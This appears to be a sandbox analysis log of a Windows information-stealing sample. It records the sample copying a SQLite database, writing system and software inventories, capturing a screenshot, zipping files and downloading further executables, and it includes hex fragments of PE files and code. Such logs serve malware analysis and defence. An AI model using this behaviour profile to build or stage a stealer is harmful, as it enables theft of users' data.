C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\cmZpVs.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$........................... ....C.....................	success or wait	1	405804	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	2	ff fe	..	success or wait	1	4B8DF2	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	198	53 00 74 00 61 00 72 00 74 00 20 00 42 00 75 00 69 00 6c 00 64 00 3a 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 43 00 3a 00 5c 00 55 00 73 00 65 00 72 00 73 00 5c 00 61 00 6c 00 66 00 6f 00 6e 00 73 00 5c 00 44 00 65 00 73 00 6b 00 74 00 6f 00 70 00 5c 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 57 00 33 00 32 00 2e 00 41 00 49 00 44 00 65 00 74 00 65 00 63 00 74 00 2e 00 6d 00 61 00 6c 00 77 00 61 00 72 00 65 00 31 00 2e 00 32 00 34 00 34 00 35 00 33 00 2e 00 65 00 78 00 65 00 0d 00 0a 00	S.t.a.r.t. .B.u.i.l.d.:. . . . . .C.:.\.U.s. e.r.s.\.a.l.f.o.n.s.\.D.e.s.k. t.o.p.\.S.e.c.u.r.i.t.e.I.n.f. o...c.o.m...W.3.2...A.I.D.e.t .e.c.t...m.a.l.w.a.r.e.1...2.4. 4.5.3...e.x.e.....	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	174	4f 00 53 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 20 00 20 00 20 00 20 00 36 00 34 00 2d 00 62 00 69 00 74 00 5f 00 28 00 78 00 36 00 34 00 29 00 20 00 20 00 20 00 20 00 42 00 75 00 69 00 6c 00 64 00 3a 00 20 00 31 00 37 00 31 00 33 00 34 00 20 00 20 00 20 00 20 00 52 00 65 00 6c 00 65 00 61 00 73 00 65 00 3a 00 20 00 20 00 31 00 38 00 30 00 33 00 0d 00 0a 00	O.S.:. . . . . .W.i.n.d.o.w.s. .1.0. .P.r.o. . . .6.4.-.b.i.t._. (.x.6.4.). . . .B.u.i.l.d.:. .1.7.1.3.4. . . .R.e.l. e.a.s.e.:. .1.8.0.3.....	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	64	4f 00 53 00 20 00 4c 00 61 00 6e 00 67 00 75 00 61 00 67 00 65 00 3a 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 65 00 6e 00 2d 00 55 00 53 00 0d 00 0a 00	O.S. .L.a.n.g.u.a.g.e.:. . . . . .e.n.-.U.S.....	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	50	4b 00 65 00 79 00 62 00 6f 00 61 00 72 00 64 00 20 00 4c 00 61 00 6e 00 67 00 75 00 61 00 67 00 65 00 73 00 3a 00 20 00 20 00 20 00 20 00 20 00 20 00	K.e.y.b.o.a.r.d. .L.a.n.g.u.a.g.e.s.:.	success or wait	1	4B8EDB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	52	45 00 6e 00 67 00 6c 00 69 00 73 00 68 00 20 00 28 00 55 00 6e 00 69 00 74 00 65 00 64 00 20 00 53 00 74 00 61 00 74 00 65 00 73 00 29 00 20 00 7c 00 20 00	E.n.g.l.i.s.h. .(.U.n.i.t.e.d. .S.t.a.t.e.s.). .|. .	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	160	0d 00 0a 00 4c 00 6f 00 63 00 61 00 6c 00 20 00 44 00 61 00 74 00 65 00 20 00 61 00 6e 00 64 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 20 00 20 00 20 00 20 00 32 00 30 00 32 00 31 00 2d 00 30 00 34 00 2d 00 31 00 32 00 20 00 31 00 35 00 3a 00 31 00 31 00 3a 00 31 00 35 00 0d 00 0a 00 55 00 54 00 43 00 3a 00 20 00 2d 00 30 00 37 00 30 00 30 00 0d 00 0a 00	....L.o.c.a.l. .D.a.t.e. .a.n.d. .T.i.m.e.:. . . . . .2.0.2.1.-.0.4.-.1.2. .1.5.:.1.1.:.1.5.....U.T.C.:. . . . .-.0.7.0.0.....	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	84	55 00 73 00 65 00 72 00 4e 00 61 00 6d 00 65 00 20 00 28 00 43 00 6f 00 6d 00 70 00 75 00 74 00 65 00 72 00 4e 00 61 00 6d 00 65 00 29 00 3a 00 20 00 61 00 6c 00 66 00 6f 00 6e 00 73 00 20 00 28 00 30 00 34 00 38 00 37 00 30 00 37 00 29 00 0d 00 0a 00	U.s.e.r.N.a.m.e. .(.C.o.m.p.u.t.e.r.N.a.m.e.).:. .a.l.f.o.n.s. .(.0.4.8.7.0.7.).....	success or wait	1	4B8EDB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk_Files_Information.txt	unknown	462	43 00 50 00 55 00 3a 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 49 00 6e 00 74 00 65 00 6c 00 28 00 52 00 29 00 20 00 43 00 6f 00 72 00 65 00 28 00 54 00 4d 00 29 00 32 00 20 00 43 00 50 00 55 00 20 00 36 00 36 00 30 00 30 00 20 00 40 00 20 00 32 00 2e 00 34 00 30 00 20 00 47 00 48 00 7a 00 20 00 28 00 43 00 6f 00 72 00 65 00 73 00 3a 00 20 00 34 00 29 00 0d 00 0a 00 54 00 6f 00 74 00 61 00 6c 00 20 00 52 00 41 00 4d 00 3a 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 38 00 31 00 39 00 31 00 20 00 20 00 4d 00 42 00 0d 00 0a 00 47 00 50 00 55 00 3a 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20	C.P.U.:. . . . . .I.n.t.e.l.(.R.). .C.o.r.e.(.T.M.).2. .C.P.U. .6.6.0.0. .@. .2...4.0. . G.H.z. .(.C.o.r.e.s.:. .4.)... ..T.o.t.a.l. .R.A.M.:. . . . . .8.1.9.1. . .M.B.....G.P.U.:.	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk_Files_Information.txt	unknown	48	0d 00 0a 00 5b 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 65 00 64 00 20 00 73 00 6f 00 66 00 74 00 77 00 61 00 72 00 65 00 5d 00 0d 00 0a 00	....[.I.n.s.t.a.l.l.e.d. .s.o.f.t.w.a.r.e.].....	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk_Files_Information.txt	unknown	162	4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 56 00 69 00 73 00 75 00 61 00 6c 00 20 00 43 00 2b 00 2b 00 20 00 32 00 30 00 31 00 39 00 20 00 58 00 36 00 34 00 20 00 41 00 64 00 64 00 69 00 74 00 69 00 6f 00 6e 00 61 00 6c 00 20 00 52 00 75 00 6e 00 74 00 69 00 6d 00 65 00 20 00 2d 00 20 00 31 00 34 00 2e 00 32 00 31 00 2e 00 32 00 37 00 37 00 30 00 32 00 20 00 20 00 5b 00 20 00 31 00 34 00 2e 00 32 00 31 00 2e 00 32 00 37 00 37 00 30 00 32 00 20 00 5d 00 0d 00 0a 00	M.i.c.r.o.s.o.f.t. .V.i.s.u.a.l. .C.+.+. .2.0.1.9. .X.6.4. . A.d.d.i.t.i.o.n.a.l. .R.u.n.t.i.m.e. .-. .1.4...2.1...2.7.7.0.2. . .[. .1.4...2.1...2.7.7.0.2. .].....	success or wait	10	4B8EDB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	unknown	68	47 00 6f 00 6f 00 67 00 6c 00 65 00 20 00 43 00 68 00 72 00 6f 00 6d 00 65 00 20 00 20 00 5b 00 20 00 38 00 35 00 2e 00 30 00 2e 00 34 00 31 00 38 00 33 00 2e 00 31 00 32 00 31 00 20 00 5d 00 0d 00 0a 00	G.o.o.g.l.e. .C.h.r.o.m.e. . . [. .8.5...0...4.1.8.3...1.2.1. .].....	success or wait	137	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\screenshot.jpg	0	70943	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff db 00 43 00 0f 0a 0b 0d 0b 09 0f 0d 0c 0d 11 10 0f 11 16 25 18 16 14 14 16 2d 20 22 1b 25 35 2f 38 37 34 2f 34 33 3b 42 55 48 3b 3f 50 3f 33 34 4a 64 4b 50 57 5a 5f 60 5f 39 47 68 6f 67 5c 6e 55 5d 5f 5b ff db 00 43 01 10 11 11 16 13 16 2b 18 18 2b 5b 3d 34 3d 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b 5b ff c0 00 11 08 04 00 05 00 03 01 22 00 02 11 01 03 11 01 ff c4 00 1f 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b ff c4 00 b5 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7d 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 a1 08	......JFIF.....`.`.....C...... ....%.....- ".%5/874/43; BUH;?P? 34JdKPWZ_`_9Ghog\nU]_ [...C.......+..+[=4=[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[[...........".......... ....}........! 1A..Qa."q.2....	success or wait	1	419DCD	CopyFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	2	ff fe	..	success or wait	1	4B8DF2	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\files_\system_info.txt	unknown	202	45 00 58 00 45 00 5f 00 50 00 41 00 54 00 48 00 3a 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 43 00 3a 00 5c 00 55 00 73 00 65 00 72 00 73 00 5c 00 61 00 6c 00 66 00 6f 00 6e 00 73 00 5c 00 44 00 65 00 73 00 6b 00 74 00 6f 00 70 00 5c 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 57 00 33 00 32 00 2e 00 41 00 49 00 44 00 65 00 74 00 65 00 63 00 74 00 2e 00 6d 00 61 00 6c 00 77 00 61 00 72 00 65 00 31 00 2e 00 32 00 34 00 34 00 35 00 33 00 2e 00 65 00 78 00 65 00 0d 00 0a 00	E.X.E._.P.A.T.H.:. . . . . .C.:.\. U.s.e.r.s.\.a.l.f.o.n.s.\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...W.3.2...A.I.D.e.t.e.c.t...m.a.l.w.a.r.e.1...2.4.4.5.3...e.x.e.....	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\files_\system_info.txt	unknown	176	4f 00 70 00 65 00 72 00 61 00 74 00 69 00 6e 00 67 00 20 00 73 00 79 00 73 00 74 00 65 00 6d 00 3a 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 20 00 20 00 20 00 20 00 36 00 34 00 2d 00 62 00 69 00 74 00 28 00 78 00 36 00 34 00 29 00 20 00 20 00 20 00 20 00 62 00 75 00 69 00 6c 00 64 00 3a 00 20 00 31 00 37 00 31 00 33 00 34 00 20 00 20 00 20 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 3a 00 20 00 31 00 38 00 30 00 33 00 0d 00 0a 00	O.p.e.r.a.t.i.n.g. .s.y.s.t.e.m.:. . . . . .W.i.n.d.o.w.s. .1.0. .P.r.o. . . .6.4.-.b.i.t.(.x.6.4.). . . .b.u.i.l.d.:. .1.7.1.3.4. . . .r.e.l.e.a.s.e.:. .1.8.0.3.....	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\files_\system_info.txt	unknown	68	4f 00 70 00 65 00 72 00 61 00 74 00 69 00 6e 00 67 00 20 00 73 00 79 00 73 00 74 00 65 00 6d 00 20 00 6c 00 61 00 6e 00 67 00 75 00 61 00 67 00 65 00 3a 00 20 00 65 00 6e 00 2d 00 55 00 53 00 0d 00 0a 00	O.p.e.r.a.t.i.n.g. .s.y.s.t.e.m. .l.a.n.g.u.a.g.e.:. .e.n.-.U.S.....	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\files_\system_info.txt	unknown	54	4b 00 65 00 79 00 62 00 6f 00 61 00 72 00 64 00 20 00 6c 00 61 00 6e 00 67 00 75 00 61 00 67 00 65 00 73 00 3a 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00	K.e.y.b.o.a.r.d. .l.a.n.g.u.a.g.e.s.:.	success or wait	1	4B8EDB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	52	45 00 6e 00 67 00 6c 00 69 00 73 00 68 00 20 00 28 00 55 00 6e 00 69 00 74 00 65 00 64 00 20 00 53 00 74 00 61 00 74 00 65 00 73 00 29 00 20 00 2f 00 20 00	E.n.g.l.i.s.h. .(.U.n.i.t.e.d. .S.t.a.t.e.s.). ./. .	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	168	0d 00 0a 00 4c 00 6f 00 63 00 61 00 6c 00 20 00 44 00 61 00 74 00 65 00 20 00 61 00 6e 00 64 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 20 00 20 00 20 00 20 00 20 00 32 00 30 00 32 00 31 00 2d 00 30 00 34 00 2d 00 31 00 32 00 20 00 31 00 35 00 3a 00 31 00 31 00 3a 00 31 00 35 00 0d 00 0a 00 55 00 54 00 43 00 3a 00 20 00 2d 00 30 00 37 00 30 00 30 00 0d 00 0a 00	....L.o.c.a.l. .D.a.t.e. .a.n.d. .T.i.m.e.:. . . . . .2.0.2.1.-.0.4.-.1.2. .1.5.:.1.1.:.1.5.....U.T.C.:. . . . . .-.0.7.0.0.....	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	88	55 00 73 00 65 00 72 00 6e 00 61 00 6d 00 65 00 20 00 28 00 43 00 6f 00 6d 00 70 00 75 00 74 00 65 00 72 00 6e 00 61 00 6d 00 65 00 29 00 3a 00 20 00 20 00 20 00 20 00 61 00 6c 00 66 00 6f 00 6e 00 73 00 20 00 28 00 30 00 34 00 38 00 37 00 30 00 37 00 29 00 0d 00 0a 00	U.s.e.r.n.a.m.e. .(.C.o.m.p.u.t.e.r.n.a.m.e.).:. . . .a.l.f.o.n.s. .(.0.4.8.7.0.7.).....	success or wait	1	4B8EDB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	478	43 00 50 00 55 00 3a 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 49 00 6e 00 74 00 65 00 6c 00 28 00 52 00 29 00 20 00 43 00 6f 00 72 00 65 00 28 00 54 00 4d 00 29 00 32 00 20 00 43 00 50 00 55 00 20 00 36 00 36 00 30 00 30 00 20 00 40 00 20 00 32 00 2e 00 34 00 30 00 20 00 47 00 48 00 7a 00 20 00 28 00 63 00 6f 00 72 00 65 00 73 00 3a 00 20 00 34 00 29 00 0d 00 0a 00 4d 00 65 00 6d 00 6f 00 72 00 79 00 20 00 72 00 61 00 6d 00 3a 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 38 00 31 00 39 00 31 00 20 00 20 00 6d 00 62 00 0d 00 0a 00 56 00 69 00 64 00 65 00 6f 00 20 00 63 00 61 00 72 00 64 00 3a 00 20 00 20	C.P.U.:. . . . . .I.n.t.e.l.(.R.). .C.o.r.e.(.T.M.).2. .C.P.U. .6.6.0.0. .@. .2...4.0. .G.H.z. .(.c.o.r.e.s.:. .4.).....M.e.m.o.r.y. .r.a.m.:. . . . . .8.1.9.1. . .m.b.....V.i.d.e.o. .c.a.r.d.:. .	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	28	0d 00 0a 00 5b 00 53 00 6f 00 66 00 74 00 77 00 61 00 72 00 65 00 5d 00 0d 00 0a 00	....[.S.o.f.t.w.a.r.e.].....	success or wait	1	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	162	4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 56 00 69 00 73 00 75 00 61 00 6c 00 20 00 43 00 2b 00 2b 00 20 00 32 00 30 00 31 00 39 00 20 00 58 00 36 00 34 00 20 00 41 00 64 00 64 00 69 00 74 00 69 00 6f 00 6e 00 61 00 6c 00 20 00 52 00 75 00 6e 00 74 00 69 00 6d 00 65 00 20 00 2d 00 20 00 31 00 34 00 2e 00 32 00 31 00 2e 00 32 00 37 00 37 00 30 00 32 00 20 00 20 00 5b 00 20 00 31 00 34 00 2e 00 32 00 31 00 2e 00 32 00 37 00 37 00 30 00 32 00 20 00 5d 00 0d 00 0a 00	M.i.c.r.o.s.o.f.t. .V.i.s.u.a.l. .C.+.+. .2.0.1.9. .X.6.4. . A.d.d.i.t.i.o.n.a.l. .R.u.n.t. i.m.e. .-. .1.4...2.1...2.7.7. 0.2. . .[. .1.4...2.1...2.7.7. 0.2. .].....	success or wait	10	4B8EDB	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	unknown	68	47 00 6f 00 6f 00 67 00 6c 00 65 00 20 00 43 00 68 00 72 00 6f 00 6d 00 65 00 20 00 20 00 5b 00 20 00 38 00 35 00 2e 00 30 00 2e 00 34 00 31 00 38 00 33 00 2e 00 31 00 32 00 31 00 20 00 5d 00 0d 00 0a 00	G.o.o.g.l.e. .C.h.r.o.m.e. . . [. .8.5...0...4.1.8.3...1.2.1. .].....	success or wait	137	4B8EDB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\ckDbkngmRYjcl.zip	unknown	1	50	P	success or wait	417	4A0BCE	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\gLbcxbHAcf.zip	unknown	1	50	P	success or wait	417	4A0BCE	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\lv[1].exe	unknown	744	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 41 7b d1 6b 05 1a bf 38 05 1a bf 38 05 1a bf 38 0c 62 3c 38 06 1a bf 38 0c 62 2c 38 14 1a bf 38 05 1a be 38 a9 1a bf 38 1e 87 15 38 09 1a bf 38 1e 87 25 38 04 1a bf 38 1e 87 22 38 04 1a bf 38 52 69 63 68 05 1a bf 38 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 e4 e2 47 4f 00 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 74 00 00 00 7a 07 00 00 42 00 00 af 38 00 00 00 10 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......A{.k...8...8...8.b<8.. .8.b,8...8...8...8...8...8..%8 ...8.."8...8Rich...8........PE ..L.....GO.................t.. .z...B...8.....	success or wait	1	40C9A2	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\lv[1].exe	unknown	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	1	40C9A2	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\lv[1].exe	unknown	4164	56 03 c7 50 89 4d c8 e8 44 2f 00 00 03 75 c8 38 1e 75 e4 ff 75 f0 ff 15 30 91 40 00 53 8d 45 f8 50 ff 75 bc 57 ff 75 08 ff 15 54 91 40 00 57 ff 15 30 91 40 00 53 53 ff 75 08 6a ff e8 56 04 00 00 89 45 f0 ff 75 08 ff 15 bc 90 40 00 ff 75 ec ff 75 f0 68 24 93 40 00 e8 8a 33 00 00 83 c4 0c 6a f3 5e 39 5d f0 7d 13 6a ef 5e ff 75 ec ff 15 70 91 40 00 c7 45 fc 01 00 00 00 56 e8 cc e4 ff ff e9 75 01 00 00 3b d3 74 3c 51 68 f4 92 40 00 e8 52 33 00 00 8b 45 d8 50 68 d0 92 40 00 a3 04 d2 46 00 e8 3f 33 00 00 83 c4 10 39 5d d8 74 0a e8 03 0f 00 00 e9 41 01 00 00 6a 01 e8 6a 31 00 00 e9 35 01 00 00 6a 01 e8 a7 e4 ff ff 50 68 84 9a 40 00 e9 97 e9 ff ff 33 c9 e8 7f e4 ff ff 89 45 08 3b 05 cc ea 47 00 0f 83 3d ea ff ff 8b f0 8b 45 dc 69 f6 20 40 00 00 03 35 c8 ea 47 00	V..P.M..D/...u.8.u..u...0.@.S.E.P.u.W.u...T.@.W..0.@.SS.u.j..V....E..u.....@..u..u.h$.@...3.....j.^9].}.j.^.u...p.@..E.....V......u...;.t<Qh..@..R3...E.Ph..@....F..?3.....9].t.......A...j..j1...5...j......Ph..@......3.......E.;...G...=......E.i.@...5..G.	success or wait	1	40C9A2	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Murano.exe	unknown	13100	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 41 7b d1 6b 05 1a bf 38 05 1a bf 38 05 1a bf 38 0c 62 3c 38 06 1a bf 38 0c 62 2c 38 14 1a bf 38 05 1a be 38 a9 1a bf 38 1e 87 15 38 09 1a bf 38 1e 87 25 38 04 1a bf 38 1e 87 22 38 04 1a bf 38 52 69 63 68 05 1a bf 38 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 e4 e2 47 4f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 74 00 00 00 7a 07 00 00 42 00 00 af 38 00 00 00 10 00	MZ.....................@..... ....!..L.!This program cannot be run in DOS mode.... $.......A{.k...8...8...8.b<8.. .8.b,8...8...8...8...8...8..%8 ...8.."8...8Rich...8........PE ..L.....GO................t.. .z...B...8.....	success or wait	1	40C9A2	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\lv[1].exe	unknown	8192	33 d2 f7 f1 8b cb d3 ef 52 57 68 14 a3 40 00 56 e8 d0 1b 00 00 8d 04 45 98 1d 45 00 50 ff 15 48 92 40 00 83 c4 18 56 ff 75 08 ff 35 68 6a 47 00 e8 0f 18 00 00 5f 5e 5b c9 c2 08 00 8b 15 cc ea 47 00 8b 0d c8 ea 47 00 33 c0 85 d2 74 1a 56 4a f6 41 08 01 74 07 8b 74 24 08 03 04 b1 81 c1 20 40 00 00 85 d2 75 e8 5e c2 04 00 55 8b ec 83 ec 48 a1 b8 1d 46 00 53 56 8b 70 3c 69 f6 08 40 00 00 89 45 e0 8b 40 38 81 c6 00 f0 47 00 81 7d 0c 0b 04 00 00 57 8b 3d 70 92 40 00 89 45 fc bb f0 03 00 00 75 33 56 68 fb 03 00 00 e8 9a 17 00 00 56 e8 48 1b 00 00 e8 7f f9 ff ff 53 ff 75 08 ff d7 85 c0 0f 84 36 03 00 00 53 ff 75 08 ff 15 9c 91 40 00 a3 04 d2 46 00 81 7d 0c 10 01 00 00 0f 85 a1 00 00 00 68 fb 03 00 00 ff 75 08 ff d7 6a 10 89 45 f8 ff 15 98 91 40 00 b9 00 80 00 00	3.......RWh..@.V.......E..E. P. .H.@....V.u..5hjG......_^[.... ....G.....G.3...t.VJ.A..t..t$. ..... @....u.^...U....H...F.SV .p<i..@...E..@8....G..}.....W . =p.@..E......u3Vh.........V.H ....S.u.......6...S.u.....@ ....F..}...........h.....u...j ..E.....@......	success or wait	155	40C9A2	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
